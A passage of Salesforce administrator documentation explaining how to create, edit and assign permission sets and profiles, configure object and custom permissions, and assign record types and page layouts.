To edit multiple permission sets from the list view:

- Manage Profiles and Permission Sets

Note: Use care when editing permission sets with this method. Making mass changes can have a widespread effect on users in your organization.

1. Select or create a list view that includes the permission sets and permissions you want to edit.
2. To edit multiple permission sets, select the checkbox next to each one you want to edit. If you select permission sets on multiple pages, the selections on each page are remembered.
3. Double-click the permission you want to edit. For multiple permission sets, double-click the permission in any of the selected permission sets.
4. In the dialog box that appears, enable or disable the permission. In some cases, changing a permission can also change other permissions. For example, if “Manage Cases” and “Transfer Cases” are enabled in a permission set and you disable “Transfer Cases,” then “Manage Cases” is also disabled. In this case, the dialog box lists the affected permissions.
5. To change multiple permission sets, select **All** *n* **selected records** (where *n* is the number of permission sets you selected).
6. Click **Save**.

If you edit multiple permission sets, only the permission sets that support the permission you are editing change. For example, let’s say you use inline editing to enable “Modify All Data” in ten permission sets, but one permission set doesn’t have “Modify All Data.” In this case, “Modify All Data” is enabled in all the permission sets, except the one without “Modify All Data.”

Any changes you make are recorded in the setup audit trail.

App and System Settings in Permission Sets

In permission sets, permissions and settings are organized into app and system categories. These categories reflect the rights users need to administer and use system and app resources.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

App Settings

Apps are sets of tabs that users can change by selecting the drop-down menu in the header. All underlying objects, components, data, and configurations remain the same, regardless of the selected app. In selecting an app, users navigate in a set of tabs that allows them to efficiently use the underlying functionality for app-specific tasks. For example, let's say you do most of your work in the sales app, which includes tabs like Accounts and Opportunities. To track a new marketing campaign, rather than adding the Campaigns tab to the sales app, you select Marketing from the app drop-down to view your campaigns and campaign members.

The Apps section of the permission sets overview page contains settings that are directly associated with the business processes the apps enable. For example, customer service agents might need to manage cases, so the “Manage Cases” permission is in the Call Center section of the App Permissions page. Some app settings aren't related to app permissions. For example, to enable the Time-Off Manager app from the AppExchange, users need access to the appropriate Apex classes and Visualforce pages, as well as the object and field permissions that allow them to create new time-off requests.

System Settings

Some system functions apply to an organization and not to any single app. For example, "View Setup and Configuration" allows users to view setup and administrative settings pages. Other system functions apply to all apps. For example, the "Run Reports" and "Manage Dashboards" permissions allow managers to create and manage reports in all apps. In some cases, such as with "Modify All Data," a permission applies to all apps, but also includes non-app functions, like the ability to download the Data Loader.

Permission Set Assigned Users Page

From the Assigned Users page, you can view all users who are assigned to a permission set, assign more users, and remove user assignments.

To view all users who are assigned to a permission set, from any permission set page, click **Manage Assignments**. From the Assigned Users page, you can:

- Assign users to the permission set
- Remove user assignments from the permission set
- Edit a user
- View a user's detail page by clicking the name, alias, or username
- View a profile by clicking the profile name

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view users that are assigned to a permission set:

- View Setup and Configuration

Search Permission Sets

To quickly navigate to other pages in a permission set, you can enter search terms in any permission set detail page.

On any of the permission sets detail pages, type at least three consecutive letters of an object, setting, or permission name in the **Find Settings...** box. The search terms aren't case-sensitive. As you type, suggestions for results that match your search terms appear in a list. Click an item in the list to go to its settings page.

For some categories, you can search for the specific permission or setting name. For other categories, search for the category name.

Item	Search for	Example
Assigned apps	App name	Type *`sales`* in the Find Settings box, then select `Sales` from the list.
Objects	Object name	Let's say you have an Albums custom object. Type *`albu`*, then select `Albums`.
- Fields - Record types	Parent object name	Let's say your Albums object contains a Description field. To find the `Description` field for albums, type *`albu`*, select `Albums`, and scroll down to `Description` under Field Permissions.
Tabs	Tab or parent object name	Type *`rep`*, then select `Reports`.
App and system permissions	Permission name	Type *`api`*, then select `API Enabled`.
All other categories	Category name	To find Apex class access settings, type *`apex`*, then select `Apex Class Access`. To find custom permissions, type *`cust`*, then select `Custom Permissions`. And so on.

If you don't get any results, don't worry. Here's some tips that can help:

- Check if the search term has at least three consecutive characters that match the object, setting, or permission name.
- The permission, object, or setting you're searching for might not be available in the current Salesforce org.
- The item you're searching for might not be available for the user license that's associated with the current permission set. For example, a permission set with the Standard Platform User license doesn't include the "Modify All Data" permission.
- The permission set license associated with the permission set doesn't include the object, setting, or permission name you're searching for.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To search permission sets:

- View Setup and Configuration

View and Edit Assigned Apps in Permission Sets

Assigned app settings specify the apps that users can select in the Lightning Platform app menu.

Unlike profiles, you can't assign a default app in permission sets. You can only specify whether apps are visible.

To assign apps:

1. From Setup, in the `Quick Find` box, enter *`Permission Sets`*, and then select **Permission Sets**.
2. Select a permission set, or create one.
3. On the permission set overview page, click **Assigned Apps**.
4. Click **Edit**.
5. To assign apps, select them from the Available Apps list and click **Add**. To remove apps from the permission set, select them from the Enabled Apps list and click **Remove**.
6. Click **Save**.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To edit assigned app settings:

- Manage Profiles and Permission Sets

Assign Custom Record Types in Permission Sets

1. From Setup, in the Quick Find box, enter *`Permission Sets`*, and then select **Permission Sets**.
2. Select a permission set, or create one.
3. On the permission set overview page, click **Object Settings**, then click the object you want.
4. Click **Edit**.
5. Select the record types you want to assign to this permission set.
6. Click **Save**.

IN THIS SECTION:

How Is Record Type Access Specified?

Assign record types to users in their profiles or permission sets (or permission set groups), or a combination of these. Record type assignment behaves differently in profiles and permission sets.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Record types available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign record types in permission sets:

- Manage Profiles and Permission Sets

How Is Record Type Access Specified?

Assign record types to users in their profiles or permission sets (or permission set groups), or a combination of these. Record type assignment behaves differently in profiles and permission sets.

Before assigning a record type, understand the different types available in your Salesforce org. The behavior for record creation depends on which record types are assigned and if you assign them via profiles or permission sets (or permission set groups).

- Default Record Types: A user's default record type is specified in the user's profile. Users can view their default record type and edit record type selection in personal settings. You can't specify a default record type in permission sets.
- Master Record Types:
  - In Profiles: You can assign the master record type in profiles, but you can't include custom record types in the profile.
  - In Permission Sets:You can assign only custom record types in permission sets, not master record types.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

This chart includes examples of what happens when users create records with different combinations of record type assignments.

Record Type Assigned on Profile	Custom Record Types in Permission Set (or Permission Set Group) Assigned	What Happens When a User Creates a Record
`--Master--`	None	The new record is associated with the Master record type
`--Master--`	One	The new record is associated with the custom record type. Users can't select the Master record type.
`--Master--`	Multiple	Users are prompted to select a record type.
Custom	One or more	Users are prompted to select a record type. In their personal settings, users can set an option to use their default record type and not be prompted to choose a record type.

When working with record type assignments, keep the following considerations in mind:

- Page layout assignments are specified in profiles only, not in permission sets. When a permission set specifies a custom record type, users with that permission set get the page layout assignment that's specified for that record type in their profile. In profiles, page layout assignments are specified for every record type, even when record types aren't assigned.
- Lead conversion default record types are specified in a user's profile for the converted records.
- Record type assignment on a user's profile or permission set (or permission set group) doesn't determine whether a user can view a record with that record type. The record type assignment simply specifies that the user can use that record type when creating or editing a record.

Enable Custom Permissions in Permission Sets

Custom permissions give you a way to provide access to custom processes or apps. After you've created a custom permission and associated it with a process or app, you can enable the permission in permission sets.

1. From Setup, enter `Permission Sets` in the `Quick Find` box, then select **Permission Sets**.
2. Select a permission set, or create one.
3. On the permission set overview page, click **Custom Permissions**.
4. Click **Edit**.
5. To enable custom permissions, select them from the Available Custom Permissions list and then click **Add**. To remove custom permissions from the permission set, select them from the Enabled Custom Permissions list and then click **Remove**.
6. Click **Save**.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To enable custom permissions in permission sets:

- Manage Profiles and Permission Sets

Manage Permission Set Assignments

You can assign permission sets to a single user from the user detail page or assign multiple users to a permission set from any permission set page.

IN THIS SECTION:

Assign Permission Sets to a Single User

Assign permission sets or remove permission set assignments for a single user from the user detail page.

Assign a Permission Set to Multiple Users

Assign a permission set to one or more users from any permission set page.

Remove User Assignments from a Permission Set

From any permission set page, you can remove the permission set assignment from one or more users.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Assign Permission Sets to a Single User

Assign permission sets or remove permission set assignments for a single user from the user detail page.

The Permission Set Assignments page shows:

- Permission sets with no associated license. For example, you can assign a permission set if **None** was selected for the license type in the permission set. Make sure that the user's license allows all the permission set's enabled settings and permissions. If the user's license doesn't allow selected permissions, the assignment fails.
- Permission sets that match the user's license. For example, if a user's license is Chatter Only, you can assign permission sets with the Chatter Only license.
- Permission sets specific to permission set licenses. Let's say you create a permission set named Identity and associate that permission set to the "Identity Connect" permission set license. When you assign users to Identity, they receive all functionality available with the Identity Connect permission set license.

Note: Some permissions require users to have a permission set license before you can grant the permissions. For example, if you add the "Use Identity Connect" user permission to the Identity permission set, you can assign only users with the Identity Connect permission set license to the permission set.

1. From Setup, enter `Users` in the `Quick Find` box, then select **Users**.
2. Select a user.
3. In the Permission Set Assignments related list, click **Edit Assignments**.
4. To assign a permission set, select it under Available Permission Sets and click **Add**. To remove a permission set assignment, select it under Enabled Permission Sets and click **Remove**.
5. Click **Save**.

Tip: You can perform this and other administration tasks from the SalesforceA mobile app.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To assign permission sets:

- Assign Permission Sets

  AND

  View Setup and Configuration

Assign a Permission Set to Multiple Users

Assign a permission set to one or more users from any permission set page.

1. Select the permission set that you want to assign to users.
2. Click **Manage Assignments** and then **Add Assignments**.
3. Select the checkboxes next to the names of the users you want assigned to the permission set, and click **Assign**.

Messages confirm success or indicate if a user doesn't have the appropriate licenses for assignment.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To assign permission sets:

- Assign Permission Sets

  AND

  View Setup and Configuration

Remove User Assignments from a Permission Set

From any permission set page, you can remove the permission set assignment from one or more users.

1. From Setup, enter `Permission Sets` in the `Quick Find` box, then select **Permission Sets**.
2. Select a permission set.
3. In the permission set toolbar, click **Manage Assignments**.
4. Select the users to remove from this permission set.

   You can remove up to 1000 users at a time.

5. Click **Remove Assignments**.

   This button is only available when one or more users are selected.

6. To return to a list of all users assigned to the permission set, click **Done**.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To remove permission set assignments:

- Assign Permission Sets

Object Permissions

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Object permissions specify the base-level access users have to create, read, edit, and delete records for each object. You can manage object permissions in permission sets and profiles.

Object permissions either respect or override sharing rules and settings. The following permissions specify the access that users have to objects.

Permission	Description	Respects or Overrides Sharing?
Read	Users can only view records of this type.	Respects sharing
Create	Users can read and create records.	Respects sharing
Edit	Users can read and update records.	Respects sharing
Delete	Users can read, edit, and delete records.	Respects sharing
View All	Users can view all records associated with this object, regardless of sharing settings.	Overrides sharing
Modify All	Users can read, edit, delete, transfer, and approve all records associated with this object, regardless of sharing settings. Note: "Modify All" on documents allows access to all shared and public folders, but not the ability to edit folder properties or create new folders. To edit folder properties and create new folders, users must have the "Manage Public Documents" permission.	Overrides sharing

Note: A profile or a permission set can have an entity, such as Account, with a master-detail relationship. A broken permission dependency exists if the child entity has permissions that the parent should have. Salesforce updates the parent entity for a broken permission dependency on the first save action for the profile or permission set.

If the child entity has these permissions	These permissions are enabled on the parent entity
Modify All OR View All	View All
View All OR Read	Read

IN THIS SECTION:

"View All" and "Modify All" Permissions Overview

The "View All" and "Modify All" permissions ignore sharing rules and settings, allowing administrators to grant access to records associated with a given object across the organization. "View All" and "Modify All" can be better alternatives to the "View All Data" and "Modify All Data" permissions.

Comparing Security Models

"View All" and "Modify All" Permissions Overview

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **All** Editions

The "View All" and "Modify All" permissions ignore sharing rules and settings, allowing administrators to grant access to records associated with a given object across the organization. "View All" and "Modify All" can be better alternatives to the "View All Data" and "Modify All Data" permissions.

Be aware of the following distinctions between the permission types.

Permissions	Used for	Users who need them
View All Modify All	Delegation of object permissions.	Delegated administrators who manage records for specific objects
View All Data Modify All Data	Managing all data in an organization; for example, data cleansing, deduplication, mass deletion, mass transferring, and managing record approvals. Users with View All Data (or Modify All Data) permission can view (or modify) all apps and data, even if the apps and data are not shared with them.	Administrators of an entire organization Note: If a user requires access only to metadata for deployments, you can enable the Modify Metadata Through Metadata API Functions permission. This permission gives such users the access they need for deployments without providing access to org data. For details, see "Modify Metadata Through Metadata API Functions Permission" in Salesforce Help.
View All Users	Viewing all users in the organization. Grants Read access to all users, so that you can see their user record details, see them in searches, list views, and so on.	Users who need to see all users in the organization. Useful if the organization-wide default for the user object is Private. Administrators with the Manage Users permission are automatically granted the View All Users permission.
View All Lookup Record Names	Viewing record names in all lookup and system fields.	Administrators and users who need to see all information about a record, such as its related records and the Owner, Created By, and Last Modified By fields. This permission only applies to lookup record names in list views and record detail pages.

View All and Modify All are not available for ideas, price books, article types, and products.

View All and Modify All allow for delegation of object permissions only. To delegate user administration and custom object administration duties, define delegated administrators.

View All for a given object doesn't automatically give access to its detail objects. In this scenario, users must have Read access granted via sharing to see any associated child records to the parent record.

View All Users is available if your organization has User Sharing, which controls user visibility in the organization. To learn about User Sharing, see User Sharing.

Comparing Security Models

EDITIONS

Available in: Salesforce Classic (not available in all orgs)

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Salesforce user security is an intersection of sharing, and user and object permissions. In some cases, such as in end-user record level access, it is advantageous to use sharing to provide access to records. In other cases, such as when delegating record administration tasks like transferring records, cleansing data, deduplicating records, mass deleting records, and delegating workflow approval processes, it is advantageous to override sharing and use permissions to provide access to records.

The "Read," "Create," "Edit," and "Delete" permissions respect sharing settings, which control access to data at the record level. The "View All" and "Modify All" permissions override sharing settings for specific objects. Additionally, the "View All Data" and "Modify All Data" permissions override sharing settings for *all* objects.

The following table describes the differences between the security models.

	Permissions that Respect Sharing	Permissions that Override Sharing
Target audience	End-users	Delegated data administrators
Where managed	"Read," "Create," "Edit," and "Delete" object permissions; Sharing settings	"View All" and "Modify All"
Record access levels	Private, Read-Only, Read/Write, Read/Write/Transfer/Full Access	"View All" and "Modify All"
Ability to transfer	Respects sharing settings, which vary by object	Available on all objects with "Modify All"
Ability to approve records, or edit and unlock records in an approval process	None	Available on all objects with "Modify All"
Ability to report on all records	Available with a sharing rule that states: the records owned by the public group "Entire Organization" are shared with a specified group, with Read-Only access	Available on all objects with "View All"
Object support	Available on all objects except products, documents, solutions, ideas, notes, and attachments	Available on most objects via object permissions Note: View All and Modify All are not available for ideas, price books, article types, and products.

	Permissions that Respect Sharing	Permissions that Override Sharing
Group access levels determined by	Roles, Roles and Subordinates, Roles and Internal Subordinates, Roles, Internal and Portal Subordinates, Queues, Teams, and Public Groups	Profile or permission sets
Private record access	Not available	Available on private contacts, opportunities, and notes and attachments with "View All" and "Modify All"
Ability to manually share records	Available to the record owner and any user above the record owner in the role hierarchy	Available on all objects with "Modify All"
Ability to manage all case comments	Not available	Available with "Modify All" on cases

Custom Permissions

Use custom permissions to give users access to custom processes or apps.

In Salesforce, many features require access checks that specify which users can access certain functions. Permission set and profiles settings include built-in access settings for many entities, like objects, fields, tabs, and Visualforce pages. However, permission sets and profiles don't include access for some custom processes and apps. For example, in a time-off manager app, users might need to submit time-off requests, but only a small set of users approves time-off requests. You can use custom permissions for these types of controls.

Custom permissions let you define access checks that can be assigned to users via permission sets or profiles, similar to how you assign user permissions and other access settings. For example, you can define access checks in Apex that make a button on a Visualforce page available only if a user has the appropriate custom permission.

You can query custom permissions in these ways.

- To determine which users have access to a specific custom permission, use Apex and do something like the following.

```
Boolean hasCustomPermission =
FeatureManagement.checkPermission('your_custom_permission_api_name');
```

- To determine what custom permissions users have when they authenticate in a connected app, reference the user's Identity URL, which Salesforce provides along with the access token for the connected app.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

IN THIS SECTION:

Create Custom Permissions

Create custom permissions to give users access to custom processes or apps.

Edit Custom Permissions

Edit custom permissions that give users access to custom processes or apps.

Create Custom Permissions

Create custom permissions to give users access to custom processes or apps.

1. From Setup, enter *`Custom Permissions`* in the `Quick Find` box, then select **Custom Permissions**.
2. Click **New**.
3. Enter the permission information:
   - `Label`—the permission label that appears in permission sets
   - `Name`—the unique name that's used by the API and managed packages
   - `Description`—optionally, a description that explains what functions the permission grants access to, such as "Approve time-off requests."
   - `Connected App`—optionally, the connected app that's associated with this permission
4. Click **Save**.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To create custom permissions:

- Manage Custom Permissions

Edit Custom Permissions

Edit custom permissions that give users access to custom processes or apps.

1. From Setup, enter *Custom Permissions* in the Quick Find box, then select **Custom Permissions**.
2. Click **Edit** next to the permission to change.
3. Edit the permission information as needed.
   - Label—the permission label that appears in permission sets
   - Name—the unique name that's used by the API and managed packages
   - Description—optionally, a description that explains what functions the permission grants access to, such as "Approve time-off requests."
   - Connected App—optionally, the connected app that's associated with this permission
4. Click **Save**.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To edit custom permissions:
- Manage Custom Permissions

Profiles

Profiles define how users access objects and data, and what they can do within the application. When you create users, you assign a profile to each one.

Watch how you can grant users access to objects using profiles.

Who Sees What: Object Access (English only)

Your org includes several standard profiles where you can edit a limited number of settings. With editions that contain custom profiles, you can edit all permissions and settings except the user license. In Contact Manager and Group Edition orgs, you can assign standard profiles to your users, but you can't view or edit the standard profiles, and you can't create custom profiles.

Every profile belongs to exactly one user license type.

IN THIS SECTION:

Work in the Enhanced Profile User Interface Page

In the enhanced profile user interface, the profile overview page provides an entry point for all settings and permissions for a profile.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Work in the Original Profile Interface

To view a profile on the original profile page, from Setup, enter *Profiles* in the Quick Find box, then select **Profiles**, then select the profile you want.

Manage Profile Lists

Profiles define how users access objects and data, and what they can do within the application. When you create users, you assign a profile to each one. To view the profiles in your organization, from Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.

Edit Multiple Profiles with Profile List Views

If enhanced profile list views are enabled for your organization, you can change permissions in up to 200 profiles directly from the list view, without accessing individual profile pages.

Create or Clone Profiles

Create custom profiles using the API, or clone existing profiles and customize them to fit your business's needs.

Viewing a Profile's Assigned Users

To view all users that are assigned to a profile from the profile overview page, click **Assigned Users** (in the enhanced profile user interface) or **View Users** (in the original profile user interface). From the assigned users page, you can:

View and Edit Tab Settings in Permission Sets and Profiles

Tab settings specify whether a tab appears in the All Tabs page or is visible in a tab set.

Enable Custom Permissions in Profiles

Custom permissions give you a way to provide access to custom processes or apps. After you've created a custom permission and associated it with a process or app, you can enable the permission in profiles.

Work in the Enhanced Profile User Interface Page

In the enhanced profile user interface, the profile overview page provides an entry point for all settings and permissions for a profile.

To open the profile overview page, from Setup, enter *Profiles* in the Quick Find box, then select **Profiles** and click the profile you want to view.

IN THIS SECTION:

Assign Record Types and Page Layouts in the Enhanced Profile User Interface

App and System Settings in the Enhanced Profile User Interface

Search in the Enhanced Profile User Interface

To locate an object, tab, permission, or setting name on a profile page, type at least three consecutive letters in the **Find Settings** box. As you type, suggestions for results that match your search terms appear in a list. Click an item in the list to go to its settings page.

View and Edit Login Hours in the Enhanced Profile User Interface

For each profile, you can specify the hours when users can log in.

Restrict Login IP Ranges in the Enhanced Profile User Interface

Control login access at the user level by specifying a range of allowed IP addresses on a user's profile. When you define IP address restrictions for a profile, a login from any other IP address is denied.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Essentials**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view profiles:

- View Setup and Configuration

To delete profiles and edit profile properties:

- Manage Profiles and Permission Sets

Assign Record Types and Page Layouts in the Enhanced Profile User Interface

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Record types available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit record type and page layout access settings:

- Manage Profiles and Permission Sets

In the enhanced profile user interface, Record Types and Page Layout Assignments settings determine the record type and page layout assignment mappings that are used when users view records. They also determine which record types are available when users create or edit records.

To specify record types and page layout assignments:

1. From Setup, enter `Profiles` in the `Quick Find` box, then select **Profiles**.
2. Select a profile.
3. In the **Find Settings...** box, enter the name of the object you want and select it from the list.
4. Click **Edit**.
5. In the Record Types and Page Layout Assignments section, make changes to the settings as needed.

Setting	Description
Record Types	Lists all existing record types for the object. `--Master--` is a system-generated record type that's used when a record has no custom record type associated with it. When `--Master--` is assigned, users can't set a record type to a record, such as during record creation. All other record types are custom record types.
Page Layout Assignment	The page layout to use for each record type. The page layout determines the buttons, fields, related lists, and other elements that users with this profile see when creating records with the associated record type. Since all users can access all record types, every record type must have a page layout assignment, even if the record type isn't specified as an assigned record type in the profile.
Assigned Record Types	Record types that are checked in this column are available when users with this profile create records for the object. If `--Master--` is selected, you can't select any custom record types; and if any custom record types are selected, you can't select `--Master--`.
Default Record Type	The default record type to use when users with this profile create records for the object.

The Record Types and Page Layout Assignments settings have some variations for the following objects or tabs.

Object or Tab	Variation
Accounts	If your organization uses person accounts, the accounts object additionally includes **Business Account Default Record Type** and **Person Account Default Record Type** settings, which specify the default record type to use when the profile's users create business or person account records from converted leads.

Object or Tab	Variation
Cases	The cases object additionally includes **Case Close** settings, which show the page layout assignments to use for each record type on closed cases. That is, the same record type may have different page layouts for open and closed cases. With this additional setting, when users close a case, the case may have a different page layout that exposes how it was closed.
Home	You can't specify custom record types for the home tab. You can only select a page layout assignment for the --Master-- record type.

6. Click **Save**.

IN THIS SECTION:

Assign Record Types to Profiles in the Original Profile User Interface

After you create record types and include picklist values in them, add record types to user profiles. If you assign a default record type to a profile, users with that profile can assign the record type to records that they create or edit.

Assign Page Layouts in the Original Profile User Interface

If you're already working in an original profile user interface, you can access, view, and edit all page layout assignments easily in one location.

Assign Record Types to Profiles in the Original Profile User Interface

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign record types to profiles:

- Customize Application

After you create record types and include picklist values in them, add record types to user profiles. If you assign a default record type to a profile, users with that profile can assign the record type to records that they create or edit.

Note: Users can view records of any record type, even if the record type is not associated with their profile.

You can associate several record types with a profile. For example, a user needs to create hardware and software sales opportunities. In this case, you can create and add both "Hardware" and "Software" record types to the user's profile.

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Select a profile. The record types available for that profile are listed in the Record Type Settings section.
3. Click **Edit** next to the appropriate type of record.
4. Select a record type from the Available Record Types list and add it to the Selected Record Types list.

   Master is a system-generated record type that's used when a record has no custom record type associated with it. When you assign Master, users can't set a record type to a record, such as during record creation. All other record types are custom record types.

5. From Default, choose a default record type.

   If your organization uses person accounts, this setting also controls which account fields display in the Quick Create area of the accounts home page.

6. If your organization uses person accounts, set default record type options for both person accounts and business accounts. From the `Business Account Default Record Type` and then the `Person Account Default Record Type` drop-down list, choose a default record type.

   These settings are used when defaults are needed for both kinds of accounts, such as when converting leads.

7. Click **Save**.

Options in the Record Type Settings section are blank wherever no record types exist. For example, if you have two record types for opportunities but no record types for accounts, the **Edit** link only displays for opportunities. In this example, the picklist values and default value for the master are available in all accounts.

Note: If your organization uses person accounts, you can view the record type defaults for business accounts and person accounts. Go to Account Record Type Settings in the profile detail page. Clicking **Edit** in the Account Record Type Settings is another way to begin setting record type defaults for accounts.

Assign Page Layouts in the Original Profile User Interface

If you're already working in an original profile user interface, you can access, view, and edit all page layout assignments easily in one location.

1. From Setup, enter *`Profiles`* in the `Quick Find` box, then select **Profiles**.
2. Select a profile.
3. Click **View Assignment** next to any tab name in the Page Layouts section.
4. Click **Edit Assignment**.
5. Use the table to specify the page layout for each profile. If your organization uses record types, a matrix displays a page layout selector for each profile and record type.
   - Selected page layout assignments are highlighted.
   - Page layout assignments you change are italicized until you save your changes.
6. If necessary, select another page layout from the `Page Layout To Use` drop-down list and repeat the previous step for the new page layout.
7. Click **Save**.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Record types available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign page layouts in profiles:

- Manage Profiles and Permission Sets

App and System Settings in the Enhanced Profile User Interface

In the enhanced profile user interface, administrators can easily navigate, search, and modify settings for a single profile. Permissions and settings are organized into pages under app and system categories, which reflect the rights users need to administer and use app and system resources.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

App Settings

Apps are sets of tabs that users can change by selecting the drop-down menu in the header. All underlying objects, components, data, and configurations remain the same, regardless of the selected app. In selecting an app, users navigate in a set of tabs that allows them to efficiently use the underlying functionality for app-specific tasks. For example, let's say you do most of your work in the sales app, which includes tabs like Accounts and Opportunities. To track a new marketing campaign, rather than adding the Campaigns tab to the sales app, you select Marketing from the app drop-down to view your campaigns and campaign members.

In the enhanced profile user interface, the Apps section of the overview page contains settings that are directly associated with the business processes that the apps enable. For example, customer service agents may need to manage cases, so the “Manage Cases” permission is in the Call Center section of the App Permissions page. Some app settings aren't related to app permissions. For example, to enable the Time-Off Manager app from the AppExchange, users need access to the appropriate Apex classes and Visualforce pages, as well as the object and field permissions that allow them to create new time-off requests.

Note: Regardless of the currently selected app, all of a user's permissions are respected. For example, although the “Import Leads” permission is under the Sales category, a user can import leads even while in the Service app.

System Settings

Some system functions apply to an organization and not to any single app. For example, login hours and login IP ranges control a user's ability to log in, regardless of which app the user accesses. Other system functions apply to all apps. For example, the “Run Reports” and “Manage Dashboards” permissions allow managers to create and manage reports in all apps. In some cases, such as with “Modify All Data,” a permission applies to all apps, but also includes non-app functions, like the ability to download the Data Loader.

Search in the Enhanced Profile User Interface

To locate an object, tab, permission, or setting name on a profile page, type at least three consecutive letters in the **Find Settings** box. As you type, suggestions for results that match your search terms appear in a list. Click an item in the list to go to its settings page.

Search terms aren’t case-sensitive. For some categories, you can search for the specific permission or setting name. For other categories, search for the category name.

Item	Search for	Example
Assigned apps	App name	Type `sales` in the Find Settings box, then select `Sales` from the list.
Objects	Object name	Let’s say you have an Albums custom object. Type `albu`, then select `Albums`.

EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

The available profile permissions and settings vary according to which Salesforce edition you have.

USER PERMISSIONS

To find permissions and settings in a profile:

- View Setup and Configuration

Item	Search for	Example
- Fields - Record types - Page layout assignments	Parent object name	Let's say your Albums object contains a Description field. To find the `Description` field for albums, type *`albu`*, select `Albums`, and scroll down to `Description` under Field Permissions.
Tabs	Tab or parent object name	Type *`rep`*, then select `Reports`.
App and system permissions	Permission name	Type *`api`*, then select `API Enabled`.
All other categories	Category name	To find Apex class access settings, type *`apex`*, then select `Apex Class Access`. To find custom permissions, type *`cust`*, then select `Custom Permissions`. And so on.

If no results appear in a search:

- Check if the permission, object, tab, or setting you're searching for is available in the current organization.
- Verify that the item you're searching for is available for the user license that's associated with the current profile. For example, a profile with the High Volume Customer Portal license doesn't include the "Modify All Data" permission.
